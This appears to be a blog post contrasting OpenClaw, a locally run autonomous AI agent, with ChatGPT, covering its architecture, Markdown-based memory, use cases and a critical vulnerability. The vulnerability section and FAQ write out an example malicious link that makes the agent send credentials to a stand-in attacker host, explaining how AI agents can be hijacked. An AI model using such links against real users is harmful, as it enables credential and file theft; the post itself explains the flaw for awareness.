
OpenClaw vs ChatGPT: Understanding Autonomous AI Agents from First Principles

In January 2026, my social media feeds exploded with OpenClaw content. 100K+ GitHub stars in 3 days, “AI revolution is here” headlines everywhere. My first thought? “Probably just a local version of ChatGPT, right? Local data security, no privacy concerns, sounds good.”
Then in early February, I saw a security alert: CVE-2026-25253, CVSS score 10 (maximum). What does that mean? It means one malicious link click could give attackers complete control over OpenClaw—they could read your root directory files, grab your API keys, browse your browser history.
I was stunned. This could never happen with ChatGPT. Both are AI, so why can OpenClaw execute Shell commands, read/write files, and control browsers, while ChatGPT can only generate text?

That evening I spent hours digging through OpenClaw’s GitHub repo and technical docs. Finally, I got it. Turns out many people (myself included) had it wrong from the start—OpenClaw isn’t a “local ChatGPT” at all. It’s a completely different species: an Autonomous AI Agent.
In this article, I want to talk about what “autonomy” really means. Starting from first principles, I’ll break down the fundamental differences between OpenClaw and ChatGPT. If you’re wondering when to use conversational AI versus AI agents, this should help.
First Principles: What Is “Autonomy”?
Back to definitions. ChatGPT is Conversational AI, OpenClaw is an Autonomous AI Agent. These sound similar, but they’re worlds apart.
Let me explain with a real scenario. Say your desktop is cluttered with files and you want to organize them.
Tell ChatGPT: “Help me organize my desktop files.”
ChatGPT responds:
“Sure! Here’s what you can do:
- Create folders like ‘Photos’, ‘Documents’, ‘Downloads’
- Move corresponding files into them
- Delete unnecessary temp files
Need specific commands?”
Notice—it only suggests. You still have to open file manager, manually create folders, manually drag files.
Now try OpenClaw with the same request:
It directly executes:
ls ~/Desktop
mkdir ~/Desktop/photos ~/Desktop/docs ~/Desktop/downloads
mv ~/Desktop/*.jpg ~/Desktop/photos
mv ~/Desktop/*.pdf ~/Desktop/docs
Your desktop actually gets organized.
See the difference? ChatGPT talks, OpenClaw acts.
This reflects three fundamental differences:
1. Different Input/Output
- ChatGPT: Text → Text (you ask, it answers)
- OpenClaw: Intent → Operations (you state a need, it executes a sequence of actions)
2. Different Runtime Environment
- ChatGPT: Cloud sandbox (OpenAI’s servers, isolated virtual environment)
- OpenClaw: Your local machine (runs directly on your computer with full system permissions)
3. Different Permission Model
- ChatGPT: Zero system permissions (can’t even see your file system)
- OpenClaw: Full permissions (file system, Shell, browser control—everything)
Simply put, ChatGPT is a consultant who gives advice; OpenClaw is an assistant who does the work. This is the core of “autonomy”—the ability to independently complete operations, not just provide suggestions.
Conversational AI vs Action-Oriented AI—Where Are the Capability Boundaries?
Now that we understand “autonomy,” let’s dig deeper: where exactly are the capability boundaries of these two AI types?
ChatGPT’s Capability Boundaries
ChatGPT’s strengths are clear: natural language understanding, text generation, contextual conversation. Ask it “how to make braised pork” and it gives detailed steps; ask it to write an email and it does so appropriately.
But it has a fundamental limitation: each interaction is an independent API call. You send a message, it responds, done. Next time you ask, it doesn’t actually remember your last conversation—unless you use the paid Memory feature or keep passing conversation history yourself.
ChatGPT now has Plugins and GPTs that can call external APIs. For example, ask it “what’s today’s weather” and it can call a weather API to return results. But notice—this is still “request-response” mode. It can’t actively monitor weather, can’t automatically remind you before it rains.
OpenClaw’s Capability Boundaries
OpenClaw’s capabilities are far more extensive. Its core abilities include:
- Shell Command Execution: Directly run bash/zsh/PowerShell commands
- File System Read/Write: Read, edit, create, delete files
- Browser Control: Operate browsers through Chrome DevTools Protocol (CDP)—click, fill forms, take screenshots
- Cross-Platform Message Routing: Supports 14+ messaging platforms including WhatsApp, Telegram, Discord, Slack, Signal, iMessage
More importantly, it has autonomy. For example:
I once asked OpenClaw to “check GitHub every morning at 9am for new issues and send me a Telegram notification if there are any.” It actually did it—set up a scheduled task, automatically checks daily, sends notifications when new issues appear.

This is completely impossible with ChatGPT. ChatGPT can’t proactively do things; it can only passively respond to your requests.
Here’s something many people don’t know: OpenClaw has persistent memory. It creates local Markdown files (memory/YYYY-MM-DD.md) recording each day’s conversations and operations. Next time you ask “where’s that Python script from last week,” it can check the records and tell you. This memory persists across sessions without needing you to repeat background information.
Bottom line: ChatGPT is a knowledgeable conversation partner, OpenClaw is an intelligent assistant who can take action. The former helps you think, the latter helps you do.
OpenClaw’s Three-Layer Architecture—Why Can It “Act”?
You might wonder: how exactly does OpenClaw implement these capabilities? I spent an afternoon studying its architecture and found it’s cleverly designed in three layers.
Layer 1: Gateway (Control Plane)
This is OpenClaw’s “brain.” Built on Node.js, it runs on your local machine, bound by default to loopback (127.0.0.1), meaning only you can access it. If you want remote control, you can connect through Tailscale or SSH.
The Gateway’s core is a WebSocket network architecture managing all clients, tools, and events. When you send a message via Telegram, the Gateway receives it and decides which tool to call and what results to return.
There’s a security mechanism called “DM pairing policy” (dmPolicy="pairing"). This means if an unknown sender messages OpenClaw for the first time, it won’t execute directly but requires entering a pairing code. This prevents people from impersonating you.
Layer 2: Channel (Message Routing)
This layer is OpenClaw’s “nervous system.” It supports 14+ messaging platforms including WhatsApp, Telegram, Discord, Slack, Signal, iMessage, etc. You can send commands via Telegram or ask questions on Discord.
OpenClaw implements session isolation:
mainsession: Your direct conversations with OpenClawgroupsession: Independently isolated group chat mode
The benefit of this design: when you @OpenClaw in a work group to look something up, it doesn’t interfere with your private conversation context.
Layer 3: LLM (Reasoning Engine)
This is OpenClaw’s “thinking ability.” It’s not bound to a specific large model—you can use Claude Opus 4.5, GPT-4, or even Ollama for local models.
The key point is Tool Calling (Function Calling). When you say “help me organize desktop files,” the LLM understands your intent and decides to call the bash tool to execute mkdir and mv commands. This process is automatic, requiring no manual specification.
ChatGPT actually supports Function Calling too, but it can only call pre-defined APIs. OpenClaw is different—it can call any Shell command, any file operation. That’s true autonomy.
When these three layers work together, OpenClaw transforms from “AI that can chat” into “AI that can work.”
Persistent Memory Mechanism—Why Does OpenClaw “Remember” You?
I mentioned earlier that OpenClaw has persistent memory. I find this particularly interesting. Its design philosophy is called “File-First,” which sounds a bit retro but works really well.
Two-Layer Memory Structure
OpenClaw’s memory comes in two types:
-
Ephemeral Memory: One Markdown file per day, path is
memory/YYYY-MM-DD.md. All your conversations with OpenClaw today and all operations it executes are recorded in this file. -
Durable Memory: A dedicated
MEMORY.mdfile, like a knowledge base. You can manually write important information, common commands, project configurations into it, and OpenClaw will reference this file first.
For example: Last week I had OpenClaw write a Python scraper saved at ~/scripts/scraper.py. Today I asked “where’s that scraper script?” and it checked memory/2026-02-01.md and told me the path.
This design has a benefit: complete transparency. Want to know what OpenClaw remembers? Just open the Markdown files. Unlike ChatGPT’s Memory feature hidden in the cloud where you don’t even know what it’s recorded.
Plus, these memory files are yours. You can manually edit, back up, even manage them with Git. I’ve developed a habit—every Friday I push MEMORY.md to a private repo. If OpenClaw ever crashes, the memory remains.

Comparison with ChatGPT’s Memory
ChatGPT also has a Memory feature, but that’s only for paid subscriptions. It stores your preferences and habits in the cloud and references them in future conversations. But you can’t directly view or edit these memories—you can only make ChatGPT “forget things” through conversation.
OpenClaw is the opposite: memory is local, format is Markdown, completely controllable. Want it to forget a conversation? Just delete those lines. Want it to remember new information? Manually write it into MEMORY.md.
Honestly, I prefer this approach. AI’s memory should be my asset, not locked on some platform’s server.
Why Does OpenClaw Have CVE-2026-25253?
Back to the vulnerability I mentioned at the beginning. When I saw the CVSS 10 score, I was shocked—that’s the highest severity level. After researching, I understood why this problem occurred.
What’s the Vulnerability’s Nature?
OpenClaw has a feature that allows specifying gatewayUrl via URL parameters, then automatically establishes a WebSocket connection. For example, if you clicked a link:
openclaw://connect?gatewayUrl=ws://attacker.com:8080OpenClaw would directly connect to this address and transmit your authentication credentials—this process has no user confirmation.
What can attackers get?
- Your root directory files (possibly including SSH keys, config files)
- Your API keys (OpenAI, Claude, etc.)
- Your browser history and cookies
Basically, anything OpenClaw can access on your computer, attackers can get. That’s why it scores CVSS 10—complete remote code execution (RCE).
Fortunately, the official team responded quickly. The January 29, 2026 version already fixed it. Now OpenClaw shows a popup asking for confirmation: “Are you sure you want to connect to this unknown Gateway?”
Why Won’t ChatGPT Have This Type of Vulnerability?
This question is crucial. ChatGPT simply can’t have this type of vulnerability, for a simple reason: it has no local execution permissions.
ChatGPT runs on OpenAI’s cloud servers, with each user’s conversation in an isolated sandbox. You ask it questions, it generates text and returns it—that’s it. It can’t touch your file system, can’t touch your browser, can’t touch your API keys.
OpenClaw is different. It runs on your local machine with full system permissions. This is the prerequisite for it to “work,” but also the source of its risk.
This is the trade-off I’m talking about: Autonomy = High Capability + High Risk.
You want an AI assistant that can organize files, execute scripts, control browsers? Then you have to accept that it has system permissions. With great power comes great responsibility—and vulnerabilities have greater impact.
This doesn’t mean OpenClaw is insecure. It already has security mechanisms like DM pairing policy and Gateway bound to loopback. But you need to understand: any software with system permissions has attack risk. This is true for OpenClaw, VSCode plugins, and browser extensions.
The key is knowing what you’re using and where the risks are.
Which One for Which Scenario? Selection Guide
After all this discussion, here’s the most practical question: when should I use ChatGPT, and when should I use OpenClaw?
ChatGPT-Appropriate Scenarios
If your needs include these, ChatGPT is completely sufficient:
-
Quick Information Retrieval: Looking up information, asking questions, explaining concepts. ChatGPT’s knowledge base is broad and answer quality is stable.
-
Content Generation: Writing emails, copywriting, translating documents. This is ChatGPT’s strength—fast and high quality.
-
Brainstorming: Generating ideas, discussing solutions, providing suggestions. You need a conversation partner, not an executor.
-
High Security Requirements: If you’re on a corporate intranet or handling sensitive data, ChatGPT’s cloud sandbox isolation is an advantage. It can’t touch your local files, so it can’t leak them.
Simply put: things that need thinking, not doing—use ChatGPT.
OpenClaw-Appropriate Scenarios
If you have these needs, OpenClaw can truly deliver value:
-
Automating Repetitive Tasks: Batch processing files, scheduled data checks, generating reports. OpenClaw can write scripts, set scheduled tasks, without requiring you to manually operate each time.
-
Cross-Platform Message Integration: You want to send a command on Telegram, have OpenClaw post a notification on Discord, or sync messages from Slack to WhatsApp. This kind of cross-platform coordination is OpenClaw’s specialty.
-
Persistent Context: You’re working on a long-term project that needs AI to remember all details, historical decisions, code structure. OpenClaw’s local memory maintains context across sessions.
-
Browser Automation: Automated testing, webpage screenshots, form filling. OpenClaw can fully control browsers through CDP protocol.
-
Local Data First: You don’t want to send data to the cloud, or need to process local files and call local tools.
Simply put: things that need doing, and need doing repeatedly—use OpenClaw.
My Personal Experience
Here’s how I use them now:
- Daily Consultation: ChatGPT. Asking technical questions, looking up information, writing document outlines.
- Code Review: ChatGPT. Pasting code for it to find issues and provide suggestions.
- Automation Tasks: OpenClaw. Automatically checking GitHub issues every morning, organizing download folders, scheduled note backups.
- Project Collaboration: OpenClaw. It remembers all my project directory structures, common commands, environment configurations.
These two tools aren’t in competition—they’re complementary. ChatGPT is your “consultant,” OpenClaw is your “assistant.” Consultants help you figure out what to do, assistants help you get things done.
Conclusion
While writing this article, I kept thinking: what is AI evolution really about?
From ChatGPT to OpenClaw, it’s not just technological iteration but the expansion of capability boundaries. ChatGPT taught AI to “speak,” OpenClaw taught AI to “act.”
But this evolution isn’t free. Autonomy brings capability, but also risk. CVE-2026-25253 reminds us: when AI has system permissions, it can become your capable assistant or an attacker’s entry point.
Ultimately, understanding the difference between OpenClaw and ChatGPT is fundamentally about understanding the difference between conversation and action, advice and execution, cloud and local.
Stop thinking of OpenClaw as “local ChatGPT.” It’s a completely new species—an autonomous AI agent. Its value isn’t in chatting, but in acting.
Do you need someone to help you think things through, or someone to help you get things done? Answer that question, and you’ll know which to choose.
FAQ
What's the core difference between OpenClaw and ChatGPT?
Simply put, ChatGPT 'talks', OpenClaw 'does'. The former helps you think, the latter helps you work.
Why can OpenClaw execute system commands while ChatGPT cannot?
• ChatGPT: Runs in an isolated sandbox on OpenAI's cloud servers, zero system permissions, can't touch user's file system
• OpenClaw: Runs on user's local machine, has full system permissions, can access file system, execute Shell commands, control browsers
This design difference determines that ChatGPT can only generate text suggestions, while OpenClaw can actually execute operations.
Why is CVE-2026-25253 vulnerability so severe?
Attackers only need to send a malicious link (openclaw://connect?gatewayUrl=malicious-address), OpenClaw automatically connects and transmits authentication credentials, allowing attackers to:
• Read root directory files (SSH keys, config files)
• Obtain API keys (OpenAI, Claude, etc.)
• Access browser history and cookies
Fortunately, the January 29, 2026 version fixed this, now showing a popup requiring user confirmation to connect.
How does OpenClaw's persistent memory work?
• Ephemeral Memory: One file per day (memory/YYYY-MM-DD.md), recording all conversations and operations for that day
• Durable Memory: MEMORY.md file, like a knowledge base storing important information, common commands, project configurations
The advantage is complete transparency and control: you can directly open, edit, backup these files, even manage them with Git. Unlike ChatGPT's Memory feature locked in the cloud without direct access.
What scenarios should I choose OpenClaw over ChatGPT?
• Automating repetitive tasks: batch processing files, scheduled data checks, generating reports
• Cross-platform message integration: send commands on Telegram, have it post notifications on Discord
• Persistent context: long-term projects needing AI to remember all details, historical decisions
• Browser automation: automated testing, webpage screenshots, form filling
• Local data first: don't want to send data to cloud, need to process local files
ChatGPT is better for quick consultation, content generation, brainstorming and other scenarios not requiring actual execution. They complement rather than replace each other.
Which messaging platforms does OpenClaw support?
• Instant Messaging: WhatsApp, Telegram, Discord, Slack, Signal
• Enterprise Collaboration: Microsoft Teams, Mattermost
• Social Platforms: iMessage, Twitter/X
• Others: IRC, Matrix, etc.
You can send commands on any platform, OpenClaw will handle them uniformly, and supports session isolation (main session and group sessions are independent), preventing context interference.
What security risks should I be aware of when using OpenClaw?
• Permission risks: It can access your file system, execute arbitrary commands—misuse could delete important files
• Network risks: Bound to 127.0.0.1 by default (local access only), remote exposure requires additional security measures
• Authentication risks: Uses DM pairing policy to prevent strangers from issuing commands—keep pairing codes secure
• Vulnerability risks: Update versions promptly, monitor security announcements
Remember: autonomy = high capability + high risk. Any software with system permissions can be attacked. The key is understanding risks and taking appropriate protective measures.
13 min read · Published on: Feb 4, 2026 · Modified on: Mar 23, 2026

Related Posts
Agent Sandbox Guide: A Complete Solution for Safely Running AI Code

Agent Sandbox Guide: A Complete Solution for Safely Running AI Code
AI Coding Tools Landscape 2026: From Copilot to the Agent Era

AI Coding Tools Landscape 2026: From Copilot to the Agent Era
Computer-Use Agent: Let AI Operate Your Computer

Comments
Sign in with GitHub to leave a comment